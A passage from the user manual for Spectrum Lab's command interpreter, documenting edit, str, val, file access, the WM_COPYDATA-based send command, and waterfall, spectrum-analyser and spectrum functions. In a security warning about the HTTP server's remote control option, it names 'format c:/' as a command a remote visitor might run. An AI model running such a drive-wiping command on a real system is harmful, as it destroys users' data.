Note: Very similar like **`print`** are the commands **`fprint`** and **`fwrite`**, which write lines of text into a file. See file commands.
Other functions (for example, rct.send) use the same format for the string expression. So the examples given above are also valid for those commands.

See also: Numeric expressions, string expressions, command overwiev, backslash sequences.

17.3.7 edit (procedure or function)

This command opens a small window, in which the operator is prompted to enter of modify a string or a number (depending on the type of the variable).

Syntax:
    edit(<variable>[:<data-type>][,<caption>][,<info1>][,<info2>][,<options>])
where
    <variable> is the name of an interpreter variable;
    <data-type> is an optional type specification (used if the variable didn't exist yet);
    <caption> is the text to appear in the edit window's title bar;
    <info 1> is the optional first line with a fixed 'info' text inside the window;
    <info 2> is an optional 2nd line with a fixed 'info' text (see screenshot further below);
    <options> is a future plan (it may, one fine day, restrict the input to decimal or hexadecimal digits, etc).
Please note that strings literal ("text constants") must be embedded in double quotes so the interpreter can tell them from names of functions and variables.


Examples:

1.
   ```
   Text="":edit(Text,"Enter a string","max. 80 characters")
   ```
   In this example, the variable is set to an empty **string** before editing it. The edit field will be initially empty, there will be no "old" text to be edited.

2.
   ```
   edit(Text:string,"Enter a string","What has happened ?")
   ```
   In this example, the variable will be created, and initialized with an empty string (← data-type) if the variable named "Text" didn't exist before the call.
   If the variable already contained a non-empty string before the call, the old content will be copied into the edit field.

3.
   ```
   MyName="Mr X":edit(MyName,"What's your name ?")
   ```
   In this example, the variable is always set to a fixed default value before editing. That text (here: "Mr X") will appear in the edit field. The operator may edit or overwrite it, or immediately press ENTER (which is the same as clicking "OK" in this case) to leave the default value unchanged.

4.
   ```
   edit(Text:string,"Enter Capture Info","The text will be
   shown","in the captured
   image."):capture("capt"+str("YYMMDDhhmm",now)+".jpg")
   ```
   (remember copy & paste ?)
   This command sequence can be used in a programmable button to do a screen capture with a custom text line.
   The content of the variable 'Text' is dumped into the screen capture's info-area by adding a line with a reference to the variable 'Text' in the screen capture options (more details there). For the above example to work, 'Text' (as variable name without the quotes) must be entered in one of the screen capture info definition lines.



Enter Capture Info

The text will be shown

in the captured image.

Something went "boom" !

(sample edit window, with caption and two "info" lines)

Notes:

- The script (from which the edit command was invoked) will be paused until input is finished; i.e. until the operator presses the ENTER key or clicks the "OK"- or "CANCEL"-button in the edit window. Until then, neither periodic nor scheduled nor conditional events are executed, to prevent recursive calls (because calling the "edit"-command while editing would lead to chaos).
- Clicking CANCEL will discard the edits; the variable will not be modified in that case, regardless of what was typed into the edit field.
- If your script needs to know if the operator clicked "OK" or "CANCEL", call edit as a function. The returned value is the button code, which can be one of the following values:
  1 = OK (the "first button"),
  2 = CANCEL (the "second button").
  Example: Text = "" : Answer = edit(Text, "What happened ?", "Select 'CANCEL' to abort")

See also: variables, command overwiev

17.3.8 str(< format >, < value >) [string function]

Turns a numeric value into a string.

Syntax:

str(<format-string>, <numeric expression>)

Examples:

1. `print("date="+str("DD-MM-YYYY",now), "time="+str("hh:mm:ss",now) )`
2. `export.start(str("YYMMDDhhmm",now)+".txt")`

See also: Numeric expressions, string expressions, backslash sequences, command overwiev, val-function, format string .

17.3.9 NameWithoutPath(< filepath >) [string function]

Returns a filename (without path) for the specified full filename with path (drive letter, path, filename, file extension). Example:
`NameWithoutPath( "C:\\Spectrum\\logfiles\\test.txt" )` will return the string **test.txt** .
In a real application, the argument will be a variable, or a function call like
`NameWithoutPath( wave.fname_in )`

17.3.10 fopen, fread, fwrite, fprint, fclose, FileExists [file access commands]

Note: The file access commands have not been tested thoroughly. This may change if -one day- the interpreter in SL is extended with program flow commands like loops and branches, turning the interpreter into a more powerful scripting language than it is now.
From SL's integrated HTTP server, these commands can only be called if the option 'enable remote control' is set.

`fopen( <filename> [,<open-mode>] )`

Opens or creates a disk file. The optional open-mode is a single-letter-parameter with one of the following values:

r
: Open for reading only. Does not make sense at the moment because there are no file-read-routines yet !

w
: Create for writing. If a file by that name already exists, it will be overwritten.

a
: Append; open for writing at end-of-file or create for writing if the file does not exist.

The default open-mode is "w". If only the filename is specified, an old (existing) file will be overwritten (truncated). Also the line printer can be opened for plain text output with this routine, use fopen("LPT1") for this purpose.

Since 2006-03, a third argument can be specified for shared files. The syntax is

`fopen( <filename>, <open-mode>, <share-mode> )` then. The share mode is a combination of flags which are explained in the Win32 programmer's reference for the CreateFile function, parameter dwShareMode. According to that source, the share modes can be combined if necessary:

d
: Subsequent open operations on the file will succeed only if delete access is requested

(FILE_SHARE_DELETE).

r

Subsequent open operations on the file will succeed only if read access is requested (FILE_SHARE_READ).

w

Subsequent open operations on the file will succeed only if write access is requested (FILE_SHARE_WRITE).

Example for a file created for writing, granting read-access for other applications:

```
fopen("c:\\share_test.txt",w,r) : REM Write new file, share for Read-access
fprint("Try to open the file with a text editor now,")
fprint("BEFORE closing it here, to see the effect of the read-share flag")
fclose
```

Note: Like in the "C" programming language, special care must be taken with the backslash ! For example, a double backslash in the sourcecode will be replaced with a single backslash in the filename. More details in the chapter about backslash sequences .

fclose

Closes a file (a disk file, a printer, or something similar). Never forget !

fprint(Argument1, Argument2, ...) (abbreviated "fp")
fwrite(Argument1, Argument2, ...) (abbreviated "fw")

These commands do almost the same as "print", exept that they write into disk files instead of the interpreter's output window.
The fprint command appends a **carriage return** and a **new line** character after the text, fwrite does not. Use fwrite if many values must be written into a single line of the output file. Control codes can be placed in the output as in the "C" programming language, like \r for **carriage return** and \n for **new line** (may be nice to have if you want to send a formfeed to the printer, or to write unix-style line separators .. see the notes on line breaks below).

If you need more than one file opened at the same time, append digits (0..9) directly after the function names, like this:

```
    fopen0("file_one.txt")
    fopen1("file_two.txt")
    fopen3("LPT1")
    fp0("Hi, I am the first file.")
    fp1("This is the second file!")
    fp2("and this is the printer")
    fclose0
    fclose1
    fclose2
```

An example for the file commands can be found under "screen capture extension macros" (which was the first application using file commands, but they can be used for many other purposes).

Note on line breaks in text files:

Windows and DOS use a pair of Carriage Return and Line Feed (aka "newline") characters to terminate lines ("\r\n" as a C-backslash sequence). UNIX and the like use an LF character only.
Most Apple computers use a CR character only.
In other words: a complete mess.
If you don't like the CR + LF line terminator used by the fprint command, use fwrite instead, and place the terminator in the argument list.
The file read function (fread) will accept any of the these - hopefully ;-)

freadln(["format1",]Argument1, ["format2",]Argument2, ...)

Reads one line of text from the file, and parses a number of values (i.e. variables) from that line. The command "freadln" means "file read line".
~~Optionally, the argument list may contain information about the formatting of the data in the file (which is sometimes necessary to "skip" certain characters).~~

The following example (taken from command_files/testcmd.txt) first writes a short, two-line text file, and then reads it again to parse eight numbers from it.
It can be examied by single-stepping through it in the command window. A few details about the fread commands follows below the example.

```
; Create (or OVERWRITE) a file which will be used to test fread()
further below.
fopen("rwtest.txt",w) : REM open for writing, create, or overwrite
existing
fprint(1234;",";2345;",";3456;",";4567) : REM write some comma-
delimited numbers
fprint(5678;",";6789;",";7890;",";8901) : REM write some comma-
delimited numbers
fclose ; close the file again (never forget!)

; Open the test file (which was written above) FOR READING, and read
from it:
fopen("rwtest.txt",r) : REM open for reading, error if the file
doesn't exist
; Don't cheat.. forget A..H so we know they were really read from the
file:
A=0 : B=0 : C=0 : D=0 : E=0 : F=0 : G=0 : H=0
freadln( A, B, C, D ) : REM read variables A..D from the 1st line
freadln( E, F, G, H ) : REM read variables E..H from the 2nd line
fclose ; close the file again (never forget!)

; Show what's in the variables:
print("A=";A,"B=";B,"C=";C,"D=";D)
print("E=";E,"F=";F,"G=";G,"H=";H)
```

Details (about fread / freadln)

fread was not tested yet, so forget about it for the moment. It doesn't care for lines (carriage return, new line characters), and is reserved for future versions.

freadln is easier to use and understand. It is designed to read (and parse) data from *text files*. The basic function is:

1. Read the next line of text from the input file, up to (and including) the carriage return / new line character at the end of the line.
2. Begin analysing the argument list, beginning with the leftmost argument.
3. If the argument is the name of a variable, parse the value from the string, and assign it to the variable.
4. Look for the separator character in the command's argument list (not in the file). Up to now, there are:
   , (comma) is a placeholder for a comma, or a semicolon, or a single TAB character, or any number of spaces in the file.
   ; (semicolon) is the separator between two arguments (variables) in the command, but the interpreter doesn't skip anything in the file on this separator.
5. Look at the next character in the argument list. If it's a closing parenthesis, it's the end of the

command. Otherwise, repeat the process at step 3.

The separator characters ',' and ';' in the argument list have a similar syntactic meaning as in the print- and fwrite command: the comma puts a separator character (space by default) in the file, while the semicolon is just a separator in the argument list, but doesn't write anything into the file.

Note for german users: As in the print command, SL always uses the *decimal point* - not a "*decimal comma*"- to separate the integer and fractional part in a number. The same applies to numbers read from a file. The decimal separator (between the integer and fractional part) is a dot. The comma is used as a separator between different numbers, as in a "CSV" file (comma separated values). With the freadln.

When called as a function (rather than as a procedure), fread returns the number of variables successfully read. The return code is negative if there was a file error, and zero if there is nothing more to read.

Future plan: Double-quoted format specifiers like the following allow skipping other characters (besides the separator characters mentioned above). For example,

```
fread("Freq=",Frequency1)
```

will skip the characters Freq= , read the following number, and assign it to the variable Frequency1 .

`FileExists( <Filename> )`

Returns TRUE (1) if the specified file exists, otherwise FALSE .
Unlike most other file access functions, FileExists doesn't require a *handle* but a *name*.

See also: command overwiev, str-function, print command format string .

17.3.11 send (command)

Sends a text message (string) to another window. Internally, a WM_COPYDATA message is used for this purpose (see details further below).

Syntax:

```
send(<recipient>,<message>)
```

Parameters:

<recipient> = *window class name* (string), or *window handle* (integer number) identifying the receiver
<message> = Any string of characters, actually generated by a string expression

Examples:

```
send("RdfCalc","set brg1x="+str(azim(23350,23450)) )
send("rsNTP","set offset=1.5" ); // let the NTP client add 1.5 
seconds when synchronising
```

The first example sends the measured azimuth angle of a signal near 23.4 kHz to a recipient called "RdfCalc" (which is a utility for radio-direction calculation).
The recipient is the so-called *class name* of the main window of another program running on the same computer. Sending a message to a program running on a remote computer is not possible with this command.
The second example sends a command to DL4YHF's rsNTP (ridiculously simple NTP client) to add an offset of 1.5 seconds to the NTP-based time, before setting/synchronising the PC'ssystem time. This feature can be helpful in combination with programs like WSPR, which require an accurate timing (using the PC's system time) and cannot tolerate timing errors caused by the preprocessing delay, e.g. when Spectrum Lab is used as a pre-processor for the audio fed into WSPR (using a software 'audio cable', etc).

For programmers: This command sends a string to the module "CL" (=command line interpreter inside the receiving application), the command-ID is "EC" (execute command, don't send a response). Under windows (any version), the 'transport vehicle' is the WM_COPYDATA message.

Notes:

- Under Windows 8, and quite likely any later windows version, the WM_COPYDATA-based 'send'-command fails if the receiving application runs 'as admin' but the sending application (here: Spectrum Lab) does not. For example, if rsNTP runs 'as admin' (which it must, to synchronize the PC's system time), and you want to modify the 'deliberate offset' for the system time via command from Spectrum Lab, also run SL 'as admin'.
- Since version 2.7, it is possible to send messages between two instances of SpecLab running on the same PC. Use recipient "SpecLab1" for the first instance, and "SpecLab2" for the second instance, etc. The old class name "TSpectrumLab" remains for backward compatibility, but it only works for the first instance.
- From SL's integrated HTTP server, the 'send' command can only be called if the option 'enable remote control' is set. By default, this is *not* allowed because it's a security risk (you won't be amused if a visitor runs a "format c:/" command remotely on your PC).
- The same *window class name* may be used by multiple instances of the same window (or program), but a *window handle* seems to be unique. To avoid problems with identical window 'class' names when multiple instances of Spectrum Lab are running, the 2nd instance creates an invisible 'communication'-window named 'SpecLab2', etc. For others programs (which don't use similar tricks), the recipient must be identified by its *handle* instead of its *'class' name*.
  Thus, if the 1st function argument looks like a 'number', the send command will directly treat it like a handle, instead of calling the 'FindWindow' API function to retrieve the window handle for a given window 'class' name.
- Downside of using window handles: Windows usually assigns a new (different) handle for a window each time a window is created. So when using a numeric *window handle* as the first parameter, you need to implement some clever mechanism to retrieve the handle of the receiving window...
- Identifying a window by its 'window name' (2nd argument of the 'FindWindow' function) is mostly useless, because what Microsoft calls 'window name' is actually the 'window title', i.e. "the text you see in the blue title bar at the top of the window".
  Since many programs change the text in the window title during runtime (including Spectrum Lab, showing version info, or the name of a "loaded file"), the 'window name' is often not suitable to identify it in another program.
- If necessary, the built-in interpreter can retrieve SL's own (main-) window handle via window.handle (interpreter function). Example:
  ```
  print( "My own window handle is ",window.handle);
  ```

See also: Communication with external programs, command overwiev, SL's integrated HTTP server.

17.3.12 val (function)

Converts a string into a numeric value.

Syntax:
val(<string>)
val(<string>, <format-string>)

Examples:

1. `val("1.2345")`

2. `val("2001-11-05 22:00:00","YYYY-MM-DD hh:mm:ss")`

The first example returns the value 1.2345 as a floating point value. Instead of the string constant string variables and -expressions can also be used (which makes more sense).
The second example returns the value `1004997600` (which is the number of seconds passed between Jan 1, 1970, 00:00:00 and Nov 5, 2001, 22:00:00).

See also: Numeric expressions, string expressions, command overwiev, str-function, format string , fread .

17.3.13 application.* (commands and functions)

Commands and functions beginning with "application." may be used to access a few components of Delhi's **Application** objects.

- application.handle
  Retrieves the (numeric) handle of the application, from Delphi's 'Application' object. Only very few users will ever use this function. See also: window.handle.
- application.title
  Allows to read of modify the text that may appear near the button in the task bar. See also: window.title.

As for many other commands, there's an example for the above functions in the command file command_files/testcmd.txt.

17.3.14 window.* (commands and functions for the main window)

Commands and functions beginning with "window." may be used to access a few properties of Spectrum Lab's main window.

- window.left
  Horizontal position of SL's main window on the desktop (in pixels). Read- and writeable as for the following three properties.
- window.top
  Vertical position of SL's main window on the desktop (in pixels).
- window.width
  Width of SL's main window in pixels.
- window.height
  Height of SL's main window in pixels.
- window.title
  Allows to read or write the title of SL's window. That's the text that appears on top of the main window.
- window.handle
  Retrieves the (numeric) handle of SL's main window. Only used in a few rare cases, for 'inter-process communication'.
  See also: Communication using WM_COPYDATA messages, application.title, application.handle.

There are examples for the above functions in the command file command_files/testcmd.txt.

17.3.15 min, max (functions)

These functions return the minimum or maximum value from a number of arguments. Examples:

min(3,2,1,4)
  returns 1
max(3,2,1,4)
  returns 4
max(peak_a(200,500), peak_a(900,1000))
  returns the "highest peak amplitude" in the audio frequency ranges from 200..500 Hz and 900..1000 Hz.

See also: functions, numeric expressions .

17.3.16 click, sound (procedures)

Can both produce some kind of acoustic signal with the PC's internal speaker (not the soundcard!). Syntax:

`click`

with no parameters produces the standard "Message Beep" using a windows API routine (so chances are good this works on EVERY machine).
You can use this for debugging: Insert it whereever you like to check if the program does what you expect. For example, with this command you can *hear* if data is being written to a file from the export function, without having the PC's monitor on.

~~`sound( <frequency> [,<duration>] )`~~

REMOVED, because direct register access doesn't work under windows anymore.
~~Expects the frequency in Hertz as parameter. The tone will be generated until it is turned off by another sound-command or by "click". To turn the sound off, use "sound(0)". Because this procedure uses direct port accesses, it may cause problems under future Windows versions, but at the moment it runs properly under Win95 / Win98, Win NT, Win ME and Win 2000.~~
~~The optional <duration> parameter may be used to turn the tone off after a certain time, <duration> is a value in seconds.~~
~~This command was intended for debugging, with the ability to distinguish between different "messages" (unlike the click-command).~~
~~Examples:~~
~~`sound(1000)` -> 1 kHz tone from the PC speaker, lasting endless (until the next "sound" command)~~
~~`sound(0)` -> turns the sound from the PC speaker off~~
~~`sound(2000,3)` -> 2kHz tone from the PC speaker for 3 seconds~~

back to the command verwiev

wave (commands and functions)

A group of commands for recording and playing audio streams as wave files.

- **wave.record**
- **wave.record**("filename.wav") or **wave.record**("filename.ogg")
- **wave.record(**"filename.wav", <option>)
  Starts saving audio samples as a wave file. If this is already active, the old file will be closed automatically. If the new file already exists, it will be OVERWRITTEN (the old data in an existing file will be lost).

The filename can be a flexible string expression.
The file type (uncompressed wave audio or compressed Ogg/Vorbis audio) is detected from the extension (.wav or .ogg).
The <option> value defines what type of samples shall be recorded, and the source of the samples. Possible values are (at least):
1 = input samples, using the 'internal' processing rate
2 = output samples; possibly from generator,digimode,mixer, or filter.
See also: 'template'-option in the filename for the triggered audio recorder.

- **wave.recorded_kByte**
  This function returns the current size, in kByte, of the recorded file (if any).
  If there is no file currently being recorded, the result is zero.

- **wave.play**("filename.wav" [, <analysis_type>])
  Starts playing or analysing a wave file. The second parameter (analysis_type) is optional:
  p = play with output to the D/A-converter, through the DSP-chain (like in real-time mode)
  q = quick file analysis, no DSP, no output to the D/A-converter

- **wave.pause**
  This flag (formally, a variable) can be used to temporarily pause playback. It can be read or written. Assigning any nonzero value actually *pauses* the file:
  wave.pause := 1; // wave file paused
  wave.pause := 0; // wave file **not** paused

- **wave.stop**
  Stops recording a wave file (or playing a wave file, if already implemented).
  Note: Do ***not*** use this command to stop the Triggered Audio Recorder, because it has its own set of commands !

- **wave.wr_info**
  A pseudo variable with an 'info string' which may be **written** as 'info' into the (audio) logfile, or in an auxiliary text file for GPS data.
  Details about how to record GPS positions along with audio logfile are here .

- **wave.rd_info**
  A pseudo variable with an 'info string' **read** as 'info' from the (audio) file, or in an auxiliary text file for GPS data, during playback (or file analysis).
  Usage: see wave.wr_info, and look here .

- **wave.fname_in**
  Retrieves the filename of the audio file (usually a wave file) currently opened for *input* (analysis).
  This parameter is read-only; to open a different file for input use wave.play .
  To retrieve only the name (without path), use the function NameWithoutPath(wave.fname_in) .

See also : Wave file analysis (interactive), commands for the *triggered* audio recorder, commands to control web audio streams.

back to the overwiev

17.3.17 cfg.xxx (configuration parameters, accessable like variables)

Offer some access to spectrum Lab's configuration data. Most of them are only implemented for "internal" use (fellow programmers will find them in a different file). You read the values from your own program using a simple message-based communication protocol. Trying to modify values through these functions will (usually) not have an immediate effect, so do not use them to change the normal behaviour of the program !

back to the overwiev

17.3.18 water.xxx (waterfall display parameters, accessable like variables)

Control the waterfall display.
A few of the commands below can be 'selectively' applied to *one* of the analyser channels, for examle:
  water.brt[0]=100; // set waterfall brightness slider (0..255), first channel
  water.ctr[0]=100; // set waterfall contrast slider (0..255), first channel
  water.brt[1]=140; // set waterfall brightness slider (0..255), second channel
  water.ctr[1]=130; // set waterfall contrast slider (0..255), second channel

Currently implemented functions and parameters for the waterfall display are:

water.avrg_cnt, water.avrg_max
: Returns the current / the maximum number of FFTs which were added to the average of a single waterfall line. Details about spectrum averaging can be found here.

water.f_min, water.f_max
: Sets or retrieves the visible frequency range for the waterfall (and possibly the spectrum graph which uses the same range).
To modify these values (in Hertz), use a formal assignment like these:

```
water.f_min=600 : water.f_max=900
```

water.brt
: Waterfall brightness value.

water.ctr
: Waterfall contrast value.

water.clear
: Command to clears the waterfall screen and the spectrogram buffer.

water.f_offset
: Access the "frequency offset" for the spectrum display and the waterfall. Unlike the following function, this one does not affect f_min and f_max (the frequency range displayed in the waterfall).

water.f_offset2
: Almost the same as above, but write-access to this value changes the min- and max- frequencies too. In effect, the frequency scale will be redrawn, but a 1-kHz-AUDIO frequency will remain at the same position in the waterfall screen (and the spectrum graph, if visible).
On read, water.f_offset2 returns the same result as water.f_offset .

water.count
: Returns the number of waterfall lines which have been calculated since the program was started. Can be used in the Conditional Actions to do something "special" as soon as a certain amount of waterfall lines (alias FFT's) have been calculated. Note: If the waterfall is turned off, its counter won't count ! (joking aside, FFTs may be calculated for the spectrum graph even if the waterfall display is turned off). See also: water.line_nr .

water.sweeps
: Returns the number of completed waterfall sweeps (scans across the waterfall screen) since the program was started. Can be used in conditional actions, similar like the function 'water.count' . By comparing the value returned by this function with the previous value, you can -for example- upload a capture of the waterfall to a website whenever a new screen is finished.
Note: If the waterfall runs in multi-strip mode, the value of water.sweeps will be incremented whenever a new *strip* is finished. Doing a capture precisely at that time would contain an empty strip, because in the moment your application recognizes that 'water.sweeps' was incremented, the display routine has already scrolled the waterfall screen by one strip. To circumvent this, use the function 'water.line_nr' - see below.

water.line_nr
: Returns the waterfall's current line number (within the current sweep or strip). This number counts DOWN from the maximum to zero. When water.line_nr reaches zero, a new sweep begins (and the event 'new_strip' occurs for the Conditional Actions), and the line number wraps from zero to

water.line_max (see below). You can use this function to test if a sweep of the waterfall is "almost" complete (in that case, water.line_nr will be very low. If the waterfall scrolls slowly, you may be able to catch the time when water.line_nr is exactly zero. Otherwise, don't expect to see every step in water.line_nr ... in fact, if the waterfall scroll interval is less than 50 ms, two or even more pixel lines are painted in a single over to speed things up.

water.lines

Returns the number of lines in one complete sweep of the waterfall. Depending on the orientation of the waterfall, this is the height (if the frequency scale is horizontal) , or the width (if the frequency scale is vertical) of the waterfall bitmap in pixels.

water.new_strip

Forces the multi-strip waterfall display to begin a new strip, even if the current strip has not reached the maximum width on the display screen. Together with the 'periodic' or 'scheduled' actions, this feature can be used to synchronize the multi-strip display to the nearest UTC hour, or (for very slow displays) to one 24-hour period per line.
Example (using the *scheduled* actions):

```
Time of day      :    00:00
Action (macros)  :    water.new_strip : REM begin new strip in spectrogram
```

After being synchronized (triggered) by the command 'water.new_strip', the multi-strip display will pause at the end of each strip. It will ***not*** begin a new line automatically. Instead, it will always wait for another call of 'water.new_strip'. This is done on purpose. If, for example, only one 'strip' per 24 hours shall be displayed but the screen is not wide enough (say only wide enough for 23 hours per strip), there would be two strips without the automatic pause: One line with 23 hours, followed by a short line with only 1 hour (which ends at the time when the water.new_strip command was issued).
Note: There is also an *event* ("new_strip") for the Contitional Actions, which is set whenever a "strip" is complete. Don't confuse both... "water.new_strip" is a *command* to begin a new strip, "new_strip" (used as an event in the Conditional Actions table) is a *function* which tells your application if a new waterfall-strip has begun or not.

water.new_strip_time

Almost the same as above, but expects a timestamp specifying the *precise* start-time for the next strip of the waterfall ("planned in advance").
An example is in the test application 'MultiStripSyncTest.usr' .

Related subject: You can also let the multi-strip spectrogram 'run free', i.e. let the output position wrap from the end of one line to the begin of the next, and catch this event ("new_spectrum_strip") in the table of Conditional Actions. This gives your application the chance to do whatever you need when the multi-strip spectrogram display wraps from one line (strip) to the next. The author used this feature for an automatic bat-monitoring application, which changed the frequency of a VHF receiver to the transmit frequency of another bat after each strip of the spectrogram, resulting in a four-strip cycle for four bats (btw, named "Betti", "Kalli", "Lotti", "Netti") transmitting with low-power transmitters on four different frequencies (see www.fledermaus-aksa.de).
The other alternative would have been to monitor each bat for a fixed time (say 60 seconds) and then begin the next strip (after switching the frequency), but in that case the width of the spectrogram window would have to be carefully adjusted to fit the length of each 'bat monitoring cycle'.

<there may be other interpreter commands to control the waterfall which are not mentioned here>

See also: spectrum.xxx (access the current spectrum), spa.xxx (controls the *sp*ectrum *a*nalyser), fft.xxx (FFT control commands), overview of interpreter-commands and -functions .

back to the overwiev

17.3.19 spa.xxx (commands and functions for "special" control of the spectrum analysers)

For some 'special' applications, some parameters of the spectrum analysers can be controlled "directly" through the interpreter, without affecting the configuration data. There are at least the following functions... some of them may be used as commands to assign new values to these parameters, but most are "read-only" (so their value cannot be changed by a formal assignment):

- `spa.ampl_max, spa.ampl_min`
  returns the displayed amplitude range in the spectrum graph (and the waterfall, if visible).
- `spa.ampl_unit`
  returns the spectrum analyser's amplitude unit (for display) as a string. In many cases, this is "dB". The amplitude unit (for display) can be configured here. Example (expression for a programmable button, shows the average amplitude in a certain frequency range, and the display unit):
  `"Avrg = "+str("0.0",avrg(500,2000))+" "+spa.ampl_unit`
- `spa.c_width, spa.c_height`
  returns the width or height of the spectrum display's "client area"; i.e. the size of the window area usable for the spectrum display(s) including the frequency axis, but excluding the window frame, scrollbars, etc. This parameter is read-only (trying to change it doesn't "programmatically" resize the window - use the 'window' function to change the size of the *main window*).
- `spa.lta_cnt`
  returns the current average counter of the "long-term average spectrum" (which was implemented for the Earth-Venus-Earth experiment, to dig extremely weak and uncoherent signals out of the noise). An overview of the spectrum averaging functions is here.
- `spa.clear_avrg`
  clears the long-term average spectrum (to begin a new integration).
- `spa.clear_triggered_avrg(percentage)`
  Partially or completely clears the buffers for the triggered average spectrogram (where each "pixel" on the spectrogram screen has its own adder / integrator). The optional argument specifies a **percentage** of how much 'accumulated average' shall actually be cleared. Clearing 100 percent, i.e. spa.clear_triggered_avrg(100), completely clears the old averages (and sets the average counters to **zero**); 0 (percent) would not clear anything at all.
  This parameter was intended for continuous operation, where *completely* clearing the average would leave a 'noisy' spectrogram.
- `spa.cursor.freq, spa.cursor[N].freq, .. .ampl, .. .time`
  spa.cursor.freq returns the frequency of the 'readout cursor' in Hertz, including the optional offset (VFO frequency or similar). `cursor[0]` is the first cursor (shown as "red ball" in the spectrum graph, which usually follows the mouse pointer there), `cursor[1]` is the second cursor (the "green ball", which is usually fixed somewhere via mouse-click).
  spa.cursor.ampl returns the amplitude or magnitude (depending on the display settings); spa.cursor.time returns the time of acquisition in UTC(number of seconds passed since the birthdate of UNIX, as a floating point number).
  Details about the readout-cursor are here.
- `spa.decimator`
  returns the current decimation ratio between "input" to the spectrum analyser, and the FFT. This parameter is READ-ONLY. To change the decimation ratio, use the configuration (dialog or control commands).
- `spa.inp_rate`
  returns the current input sample rate into the spectrum analyser. READ-ONLY (to change this parameter, change the audio sample rate). But, in contrast to the soundcard sampling rate, this value takes the optional decimation ratio into account.

- `spa.lo_freq`
  returns the current L.O. (local oscillator)- frequency of the spectrum analyser. Only has an effect if decimation and a complex FFT is used (like some other, L.O.-related parameters too)
- `spa.sweep_rate`
  is the sweep rate for the local oscillator in "Hz per second" (or s^-2). This value can be modified by a formal assignment, like:
  `spa.sweep_rate=-17m : REM set doppler shift rate to -17 mHz / second`
- `spa.sweep_offs`
  Momentary frequency offset for the local oscillator in Hz. This value is *not* included in spa.lo_freq. In contrast to spa.lo_freq, which is usually constant, this value changes permanently as soon as spa.sweep_rate is non-zero. The momentary oscillator frequency may be calculated as spa.lo_freq + spa.sweep_offs. To "reset" a sweep (for example, shortly before the moon enters the NavSpaSur radar fence ;-) , use a command like this:
  `spa.sweep_offs=0 : REM reset doppler shift for new moon pass`

If no index in square brackets after the keyword "spa" is given, the above commands apply to the first channel of the first spectrum analyser. Otherwise, use...

- `spa[0]`.xxx : 1st spectrum analyser, 1st input
- `spa[1]`.xxx : 1st spectrum analyser, 2nd input
- `spa[2]`.xxx : 2nd spectrum analyser (only has one input)
- `spa[3]`.xxx : time domain scope, 1st input (ok, not really a "spectrum analyser"...)
- `spa[4]`.xxx : time domain scope, 2nd input

Notes:

- Try to avoid `spa[3]` and `spa[4]`because they may change in future versions.
- To stop, start, or restart the L.O. sweep, especially when analysing audio files in loop mode, the 'replay_started'-event in the conditional action table may be helpful. Alternatively use the `spa.sweep_offs` function to reset the sweep if the offset gets too large.
- Many other "configuration data" values, some of them related to the spectrum analyser / waterfall display, can be accessed through the cfg-functions (config).

See also: spectrum.xxx, fft.xxx (FFT control commands), water.xxx ('waterfall' control commands), overview of interpreter-commands and -functions .

17.3.20 spectrum.xxx (commands to process the current spectrum)

Procedures and Functions to control or export the ***latest calculated spectrum*** (= "Result of the latest FFT calculation for the spectrum analyser"). To control the **sp**ectrum **a**nalyser (which produces these spectra), use the spa-commands/functions. Some additional, FFT-related commands are described further below.

Implemented up to now:

spectrum.time
  returns the time (UTC) of the calculation of the lastest spectrum, using the UNIX time format (number of seconds passed since 1970-01-01 00:00:00). The result may be slightly different from "now". See notes further below.

spectrum.time.local
  returns the *local* time of the calculation of the lastest spectrum, same format as for spectrum.time but in 'local time' instead of UTC.

spectrum.pause

reads or sets the "pause"-flag of the spectrum analyzer. You can use this to pause/restart the analyzer on a programmable event, for example a button to toggle the pause flag. pause=0 means "not paused", pause=1 means "paused". Example for toggling the pause flag:

```
spectrum.pause = !spectrum.pause
```

spectrum.save(#<channel_nr>, "filename.txt")

saves the current spectrum ("FFT results") as a textfile. Includes a header and -after the header- one line of text for every FFT bin.
Example:

```
spectrum.save(#1, "my_spectrum.txt")
```

saves the latest spectrum for the first channel of the first spectrum analyser as a textfile.
Note: The file format is the same as for the spectrum reference curve. But there may be some command-options in future to leave some parts of the spectrum away to save disk space. In addition to this command, SpecLab allows to export the FFTs for the main spectrum analyser periodically, using the FFT export function described here.

spectrum.print([#<channel_nr>,] [f=<frequency>,] [t=<time>,] [r=<rotation>,] [fn=<FontName>,] [fs=<FontSize>,] [fa=<FontAttribs>,] [fc=<FontColor>,] <string>)

Prints a label (or a small text message) into the spectrogram, which is scrolled together with the lines of the waterfall. Can be used to mark special "points of interest" in a waterfall, either manually or automated. Note that almost all parameters are optional (shown in square brackets in the syntax above), except for the string (text) to be printed. The sequence of these *optional* parameters in the argument list doesn't matter, because they are identified by their token (like "r=" for rotation).
If <channel_nr> is not specified, the command prints into *both* channels of the first spectrum analyzer, #1 prints into the first (left) channel, #2 prints into the second (right) channel. If f=<frequency_of_interest> is not specified, the label will appear on the left (or lower) edge of the spectrogram, as close to "0 Hz" as possible.
Examples:

```
sp.print("Meteor Nr "+str(MsBurst)):MsBurst:=MsBurst+1
```

The example could be used in one of the programmable buttons, or in the automated spectrum alert function.

```
sp.print(f=peak_f(500,2000),"* Peak "+str("hh:mm:ss",sp.time))
```

This example prints a label into the spectrogram close to a certain frequency, here: near the "peak" between 500 and 2000 Hz.

```
sp.print(f=1000,t=now+10,"TX began at "+str("hh:mm:ss",now))
```


Prints a label into the spectrogram near 1000 Hz, shifted in time by 10 seconds (into the 'future'). In fact, the time specified after "t=" token is a Unix timestamp, as used in many other places within Spectrum lab (see 'now'). By adding or subtracting an offset (in seconds), you can shift the label backward or forward along the *time axis*.

Unless explicitly specified, sp[ectrum].print uses the font-name, -size, -colour, and -attributes from the 'Display Colours and Fonts' tab on the configuration screen.
